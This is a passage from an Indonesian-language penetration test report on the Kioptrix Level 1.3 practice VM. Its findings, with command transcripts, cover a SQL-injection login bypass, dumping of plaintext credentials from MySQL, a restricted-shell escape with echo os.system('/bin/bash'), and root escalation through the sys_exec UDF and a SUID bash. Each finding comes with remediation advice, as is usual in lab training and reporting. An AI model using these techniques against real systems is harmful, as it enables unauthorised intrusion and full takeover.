2 Date: Tue, 14 Apr 2026 08:57:23 GMT
3 Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
4 X-Powered-By: PHP/5.2.4-2ubuntu5.6
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: login_success.php?username=admin
9 Content-Length: 0
10 Keep-Alive: timeout=15, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14

```

Setelah itu, ditemukan payload dengan length 448 yang menghasilkan response login_success.php.

6. Melakukan login menggunakan username john/robert yang diperoleh dari SMB Misconfiguration

← → ↻ 🏠 Not Secure http://192.168.179.131/index.php ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Member Login

Username : john

Password :

Login



LigGoat secure Login Copyright (c) 2013

← → ↻ 🏠 Not Secure http://192.168.179.131/member.php?username=john ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Member's Control Panel

Username : john

Password : MyNameIsJohn

Logout

7. Melakukan SSH untuk mencoba kemungkinan password di reuse

```
(root@kali)-[/home/linux]
# ssh -oHostKeyAlgorithms=+ssh-rsa john@192.168.179.131
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.179.131's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

Hasil menunjukkan initial foothold diperoleh

8. Menggunakan grep untuk interesting words

```
john@Kioptrix4:/var/www$ grep -iRn 'loneferret' .
john@Kioptrix4:/var/www$ grep -iRn 'password' .
./index.php:18:                <td>Password</td>
./index.php:21:                <input name="
mypassword" type="password" id="mypassword">
./checklogin.php:5:$password=""; // Mysql password
./checklogin.php:10:mysql_connect("$host", "$username", "$password")or die("c
annot connect");
./checklogin.php:13:// Define $myusername and $mypassword
./checklogin.php:15:$mypassword=$_POST['mypassword'];
./checklogin.php:19://$mypassword = stripslashes($mypassword);
./checklogin.php:21://$mypassword = mysql_real_escape_string($mypassword);
./checklogin.php:23://$sql="SELECT * FROM $tbl_name WHERE username='$myuserna
me' and password='$mypassword'";
./checklogin.php:24:$result=mysql_query("SELECT * FROM $tbl_name WHERE userna
me='$myusername' and password='$mypassword'");
./checklogin.php:29:// If result matched $myusername and $mypassword, table r
ow must be 1 row
./checklogin.php:32:// Register $myusername, $mypassword and redirect to file
"login_success.php"
./checklogin.php:34:    session_register("mypassword");
./checklogin.php:38:echo "Wrong Username or Password";
./database.sql:4:`password` varchar(65) NOT NULL default '',
./robert/robert.php:9:$password=""; // Mysql password
./robert/robert.php:14:mysql_connect("$host", "$username", "$password")or die
("cannot connect");
./robert/robert.php:21:// If result matched $myusername and $mypassword, tabl
e row must be 1 row
./robert/robert.php:48:                <td width="30"
>Password</td>
./john/john.php:9:$password=""; // Mysql password
./john/john.php:14:mysql_connect("$host", "$username", "$password")or die("ca
nnot connect");
./john/john.php:21:// If result matched $myusername and $mypassword, table ro
w must be 1 row
./john/john.php:48:                <td width="30">Pas
sword</td>
```

9. My SQL Password Empty

```
./checklogin.php:5:$password=""; // Mysql password
```

10. Masuk ke MySQL

```
john@Kioptrix4:/var/www$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 96
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

11. Enumeration MySQL

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| members |
| mysql |
+-----+
3 rows in set (0.00 sec)

mysql> use member;
ERROR 1049 (42000): Unknown database 'member'
mysql> use members;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_members |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> select * from members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | john | MyNameIsJohn |
| 2 | robert | ADGAdsafdfwt4gadfga= |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql> exit
Bye
john@Kioptrix4:/var/www$ uname -ar
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/
```

Status

Critical

1.5.6 Restricted Shell Bypass

Deskrip Detail Temuan	
Keparahan	Medium
Skor CVSS 4.0	6.5
Deskripsi	<i>Kerentanan ditemukan pada mekanisme pembatasan shell (restricted shell / lshell) yang diterapkan setelah pengguna berhasil login melalui SSH. Sistem menggunakan lshell untuk membatasi perintah yang dapat dijalankan oleh pengguna, dengan tujuan mencegah akses penuh ke sistem operasi.</i> <i>Namun, konfigurasi lshell tidak aman karena masih memungkinkan eksekusi perintah melalui interpreter seperti Python. Penyerang dapat memanfaatkan fungsi sistem dalam Python untuk menjalankan perintah sistem operasi secara langsung, sehingga berhasil keluar (escape) dari lingkungan restricted shell.</i> <i>Sebagai contoh, penggunaan perintah Python berikut memungkinkan akses ke shell penuh:</i> <pre><i>echo os.system('/bin/bash')</i></pre> <i>Akibatnya, pembatasan yang diterapkan oleh lshell dapat dilewati sepenuhnya, dan penyerang memperoleh akses shell normal dengan hak pengguna yang sedang aktif.</i>
URL yang terpengaruh	<i>ssh john@192.168.179.131</i>
Dampak	<i>Kerentanan ini memungkinkan penyerang untuk:</i> <i>- Melewati pembatasan restricted shell (lshell)</i> <i>- Mendapatkan akses shell penuh (/bin/bash)</i>

	- Menjalankan perintah sistem secara bebas - Mengakses file sistem yang sebelumnya dibatasi - Menjadi langkah awal menuju privilege escalation (akses root) Dalam skenario ini, bypass lshell menjadi jembatan penting dari akses user biasa menuju kontrol sistem yang lebih luas.
Rekomendasi	Untuk mengatasi kerentanan ini, langkah berikut disarankan: 1. Nonaktifkan Interpreter yang Berbahaya Batasi atau nonaktifkan akses ke interpreter seperti Python, Perl, atau Bash dalam konfigurasi lshell. 2. Konfigurasi lshell Secara Ketat Gunakan whitelist command yang sangat terbatas dan hindari command yang dapat mengeksekusi perintah sistem. 3. Gunakan Chroot Jail Terapkan isolasi lingkungan menggunakan chroot untuk membatasi akses file system. 4. Audit Command yang Diizinkan Pastikan tidak ada command yang dapat digunakan untuk escape shell. 5. Monitoring dan Logging Implementasikan logging untuk mendeteksi aktivitas mencurigakan pada shell.
Referensi	• OWASP Sensitive Data Exposure
Bukti Temuan	
1. Login SSH menggunakan john yang diperoleh dari SQL Injection dan menggunakan <code>ssh -oHostKeyAlgorithms+=ssh-rsa john@192.168.179.131</code> karena server menggunakan algoritma lama	

```
(root@kali)-[/home/linux]
# ssh -oHostKeyAlgorithms=+ssh-rsa john@192.168.179.131

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.179.131's password:
Permission denied, please try again.
john@192.168.179.131's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

2. Cek perintah yang bisa digunakan

```
(root@kali)-[/home/linux]
# ssh -oHostKeyAlgorithms=+ssh-rsa john@192.168.179.131

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.179.131's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo a
a
john:~$ a
*** unknown command: a
john:~$ b
*** unknown command: b
john:~$ cd
john:~$ pwd
*** unknown command: pwd
john:~$ cd ../
*** forbidden path → "/home/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ cd /root
*** forbidden path → "/root/"
*** Kicked out
Connection to 192.168.179.131 closed.
```

3. Melakukan echo \$0 untuk mengidentifikasi shell interpreter

```
john:~$ echo $0
*** forbidden path → "/bin/dash"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$
```

4. Melakukan echo os.system('/bin/bash') dan mendapatkan akses penuh


```

john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ uname
Linux
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ ls -al
total 28
drwxr-xr-x 2 john john 4096 2012-02-04 18:39 .
drwxr-xr-x 5 root root 4096 2012-02-04 18:05 ..
-rw----- 1 john john 61 2012-02-04 23:31 .bash_history
-rw-r--r-- 1 john john 220 2012-02-04 18:04 .bash_logout
-rw-r--r-- 1 john john 2940 2012-02-04 18:04 .bashrc
-rw-r--r-- 1 john john 152 2026-04-14 05:35 .lhistory
-rw-r--r-- 1 john john 586 2012-02-04 18:04 .profile
john@Kioptrix4:~$ cd ..
john@Kioptrix4:/home$ ls
john loneferret robert
john@Kioptrix4:/home$ cd loneferret
john@Kioptrix4:/home/loneferret$ ls -al
total 44
drwxr-xr-x 2 loneferret loneferret 4096 2012-02-06 16:38 .
drwxr-xr-x 5 root root 4096 2012-02-04 18:05 ..
-rw----- 1 loneferret loneferret 62 2012-02-06 20:24 .bash_history
-rw-r--r-- 1 loneferret loneferret 220 2012-02-04 09:58 .bash_logout
-rw-r--r-- 1 loneferret loneferret 2940 2012-02-04 09:58 .bashrc
-rw-r--r-- 1 loneferret loneferret 1 2012-02-05 10:37 .lhistory
-rw----- 1 root root 68 2012-02-04 10:05 .my.cnf.5086
-rw----- 1 root root 1 2012-02-04 10:05 .mysql.5086
-rw----- 1 loneferret loneferret 1 2012-02-05 10:38 .mysql_history
-rw----- 1 loneferret loneferret 9 2012-02-06 16:39 .nano_history
-rw-r--r-- 1 loneferret loneferret 586 2012-02-04 09:58 .profile
-rw-r--r-- 1 loneferret loneferret 0 2012-02-04 10:01 .sudo_as_admin_successful
john@Kioptrix4:/home/loneferret$ cd ..
john@Kioptrix4:/home$ cd john
john@Kioptrix4:~$ cd
john@Kioptrix4:~$ ls -al
total 28
drwxr-xr-x 2 john john 4096 2012-02-04 18:39 .
drwxr-xr-x 5 root root 4096 2012-02-04 18:05 ..
-rw----- 1 john john 61 2012-02-04 23:31 .bash_history

```

```

-rw----- 1 john john 61 2012-02-04 23:31 .bash_history
-rw-r--r-- 1 john john 220 2012-02-04 18:04 .bash_logout
-rw-r--r-- 1 john john 2940 2012-02-04 18:04 .bashrc
-rw-r--r-- 1 john john 152 2026-04-14 05:35 .lhistory
-rw-r--r-- 1 john john 586 2012-02-04 18:04 .profile

```

5. Navigasi ke /var/www dan melakukan pencarian informasi yang sensitif


```

john@Kioptrix4:/var/www$ grep -iRn 'loneferret' .
john@Kioptrix4:/var/www$ grep -iRn 'password' .
./index.php:18:                                <td>Password</td>
./index.php:21:                                <input name="
mypassword" type="password" id="mypassword">
./checklogin.php:5:$password=""; // Mysql password
./checklogin.php:10:mysql_connect("$host", "$username", "$password")or die("c
annot connect");
./checklogin.php:13:// Define $myusername and $mypassword
./checklogin.php:15:$mypassword=$_POST['mypassword'];
./checklogin.php:19://$mypassword = stripslashes($mypassword);
./checklogin.php:21://$mypassword = mysql_real_escape_string($mypassword);
./checklogin.php:23://$sql="SELECT * FROM $tbl_name WHERE username='$myuserna
me' and password='$mypassword'";
./checklogin.php:24:$result=mysql_query("SELECT * FROM $tbl_name WHERE userna
me='$myusername' and password='$mypassword'");
./checklogin.php:29:// If result matched $myusername and $mypassword, table r
ow must be 1 row
./checklogin.php:32:// Register $myusername, $mypassword and redirect to file
"login_success.php"
./checklogin.php:34:    session_register("mypassword");
./checklogin.php:38:echo "Wrong Username or Password";
./database.sql:4:`password` varchar(65) NOT NULL default '',
./robert/robert.php:9:$password=""; // Mysql password
./robert/robert.php:14:mysql_connect("$host", "$username", "$password")or die
("cannot connect");
./robert/robert.php:21:// If result matched $myusername and $mypassword, tabl
e row must be 1 row
./robert/robert.php:48:                                <td width="30"
>Password</td>
./john/john.php:9:$password=""; // Mysql password
./john/john.php:14:mysql_connect("$host", "$username", "$password")or die("ca
nnot connect");
./john/john.php:21:// If result matched $myusername and $mypassword, table ro
w must be 1 row
./john/john.php:48:                                <td width="30">Pas
sword</td>

```

```
./checklogin.php:5:$password=""; // Mysql password
```

Status

Medium

1.5.7 Privilege Escalation (MySQL)

Deskrip Detail Temuan	
Keparahan	<i>Critical</i>
Skor CVSS 4.0	<i>9.0</i>
Deskripsi	<i>Kerentanan privilege escalation ditemukan pada konfigurasi layanan MySQL di sistem target. Layanan MySQL berjalan dengan hak akses</i>

	tinggi (root) dan memiliki fungsi User Defined Function (UDF) yang memungkinkan eksekusi perintah sistem operasi. Melalui fungsi <code>sys_exec</code>, penyerang yang telah memperoleh akses ke database dapat menjalankan perintah sistem secara langsung. Dalam pengujian, perintah seperti: <pre>SELECT sys_exec('chmod +s /bin/bash');</pre> berhasil dijalankan tanpa error, yang menunjukkan bahwa MySQL memiliki hak akses root dan tidak memiliki pembatasan terhadap eksekusi perintah OS. Meskipun hasil query mengembalikan nilai NULL, perintah tetap dieksekusi pada sistem. Hal ini memungkinkan penyerang untuk memodifikasi permission file sistem dan memperoleh akses root penuh melalui metode seperti SUID shell.
URL yang terpengaruh	mysql service (port 3306) – internal access setelah login SSH
Dampak	Kerentanan ini memiliki dampak sangat kritis terhadap keamanan sistem, antara lain: - Eskalasi hak akses dari user biasa menjadi root - Eksekusi perintah sistem operasi secara langsung - Kontrol penuh terhadap sistem target - Kemampuan memodifikasi file sistem (misalnya set SUID pada binary) - Akses ke seluruh data sensitif dalam sistem - Kemampuan untuk mempertahankan persistence atau backdoor Dalam skenario ini, kerentanan ini menjadi tahap akhir yang memungkinkan pengambilalihan sistem secara total.

Rekomendasi	1. Jangan Jalankan MySQL sebagai Root Jalankan layanan database dengan user dengan hak akses terbatas. 2. Nonaktifkan atau Batasi UDF Berbahaya Hapus fungsi seperti sys_exec atau batasi penggunaannya. 3. Batasi Hak Akses Database Terapkan prinsip least privilege untuk akun database. 4. Amankan File System Permissions Hindari memberikan hak akses write/execute pada direktori sensitif. 5. Monitoring Aktivitas Database Implementasikan logging dan monitoring untuk mendeteksi aktivitas mencurigakan. 6. Patch dan Update Sistem Pastikan sistem dan layanan MySQL selalu diperbarui untuk menghindari misconfiguration.
Referensi	• OWASP – Security Misconfiguration • OWASP Top 10 (A05:2021 – Security Misconfiguration) • MITRE – CWE-250: Execution with Unnecessary Privileges • FIRST – CVSS v4.0 Specification
Bukti Temuan	
1. Menjalankan <code>mysql -u root</code>, mengecek fungsi <code>udf</code>, menjalankan command <code>SELECT sys_exec('whoami');</code> dan mengambil shell root	

```

john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 99
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT user();
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM mysql.func;
+-----+-----+-----+-----+
| name          | ret | dl          | type |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info | 0 | lib_mysqludf_sys.so | function |
| sys_exec      | 0 | lib_mysqludf_sys.so | function |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> SELECT sys_exec('whoami');
+-----+
| sys_exec('whoami') |
+-----+
| NULL |
+-----+
1 row in set (0.11 sec)

mysql> SELECT sys_exec('/bin/bash');
+-----+
| sys_exec('/bin/bash') |
+-----+
| NULL |
+-----+
1 row in set (0.00 sec)

```

2. Menjalankan `SELECT sys_exec('chmod +s /bin/bash');` setelah mengambil shell root dan melakukan `/bin/bash -p`

```

mysql> SELECT sys_exec('chmod +s /bin/bash');
+-----+
| sys_exec('chmod +s /bin/bash') |
+-----+
| NULL |
+-----+
1 row in set (0.00 sec)

mysql> exit;
Bye
john@Kioptrix4:~$ /bin/bash -p
bash-3.2#

```

3. Menjalankan `whoami` dan menghasilkan root, kemudian melakukan `cd /root` lalu mengecek dengan `ls` dan kita bisa menemukan `congrats.txt`

```
bash-3.2# whoami
root
bash-3.2# cd /root
bash-3.2# ls
congrats.txt  lshell-0.9.12
bash-3.2# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```

Status

Critical

PENUTUP/KESIMPULAN

Berdasarkan hasil kegiatan penetration testing yang telah dilakukan terhadap sistem target Kioptrix Level 1.3, dapat disimpulkan bahwa sistem berada dalam kondisi keamanan yang sangat lemah dan memiliki tingkat risiko yang tinggi hingga kritis. Pengujian yang dilakukan dengan pendekatan black-box menunjukkan bahwa seorang penyerang tanpa akses awal dapat secara bertahap mengeksploitasi berbagai kerentanan yang ada hingga berhasil memperoleh kendali penuh terhadap sistem. Hal ini membuktikan bahwa mekanisme keamanan yang diterapkan belum mampu melindungi sistem dari serangan berlapis yang terstruktur.

Rangkaian serangan yang berhasil dilakukan menunjukkan adanya keterkaitan antar kerentanan yang saling mendukung satu sama lain. Proses dimulai dari tahap reconnaissance dan enumeration, di mana penyerang dapat mengidentifikasi layanan yang terbuka serta kelemahan konfigurasi seperti SMB yang mengizinkan akses anonim dan direktori tersembunyi yang dapat diakses tanpa autentikasi. Informasi ini kemudian dimanfaatkan untuk menemukan celah pada aplikasi web, khususnya kerentanan SQL Injection pada fitur login yang memungkinkan terjadinya authentication bypass dan menjadi titik awal untuk memperoleh akses ke sistem.

Setelah mendapatkan akses awal, penyerang dapat melakukan login ke sistem melalui SSH dengan memanfaatkan kredensial yang ditemukan, yang menunjukkan lemahnya pengelolaan autentikasi dan kemungkinan penggunaan ulang password. Mekanisme pembatasan akses menggunakan restricted shell (lshell) juga terbukti tidak efektif, karena dapat dengan mudah dilewati menggunakan interpreter seperti Python, sehingga penyerang memperoleh akses shell penuh. Kondisi ini membuka peluang untuk eksploitasi lebih lanjut terhadap sistem.

Tahap akhir dari serangan menunjukkan bahwa layanan MySQL dikonfigurasi secara tidak aman, di mana database berjalan dengan hak akses tinggi dan memiliki fungsi UDF yang memungkinkan eksekusi perintah sistem. Melalui fungsi tersebut, penyerang dapat menjalankan perintah dengan hak akses root dan melakukan perubahan pada sistem, seperti memodifikasi permission file untuk mendapatkan akses root secara permanen. Meskipun hasil eksekusi perintah tidak ditampilkan secara langsung, perintah tetap dijalankan pada sistem, yang menegaskan bahwa kontrol penuh terhadap sistem telah berhasil diperoleh.

Secara keseluruhan, hasil pengujian ini menunjukkan bahwa sistem sangat rentan terhadap serangan berantai (chained attack), di mana kelemahan kecil yang tidak ditangani dengan baik dapat berkembang menjadi kompromi sistem secara total. Kombinasi antara kesalahan konfigurasi, kurangnya validasi input, serta tidak diterapkannya prinsip least privilege menjadi faktor utama yang menyebabkan tingginya tingkat risiko pada sistem. Jika tidak segera dilakukan perbaikan, kerentanan ini berpotensi menyebabkan kebocoran data, penyalahgunaan sistem, hingga pengambilalihan penuh oleh pihak yang tidak berwenang.

Oleh karena itu, diperlukan langkah perbaikan yang menyeluruh, tidak hanya pada satu komponen, tetapi pada seluruh lapisan sistem, termasuk aplikasi, layanan jaringan, serta konfigurasi sistem operasi. Implementasi kontrol keamanan yang lebih ketat, pembaruan sistem secara berkala, serta penerapan monitoring dan logging yang efektif sangat penting untuk mencegah terjadinya serangan serupa di masa mendatang. Dengan demikian, hasil penetration testing ini diharapkan dapat menjadi dasar evaluasi dan peningkatan keamanan sistem secara berkelanjutan.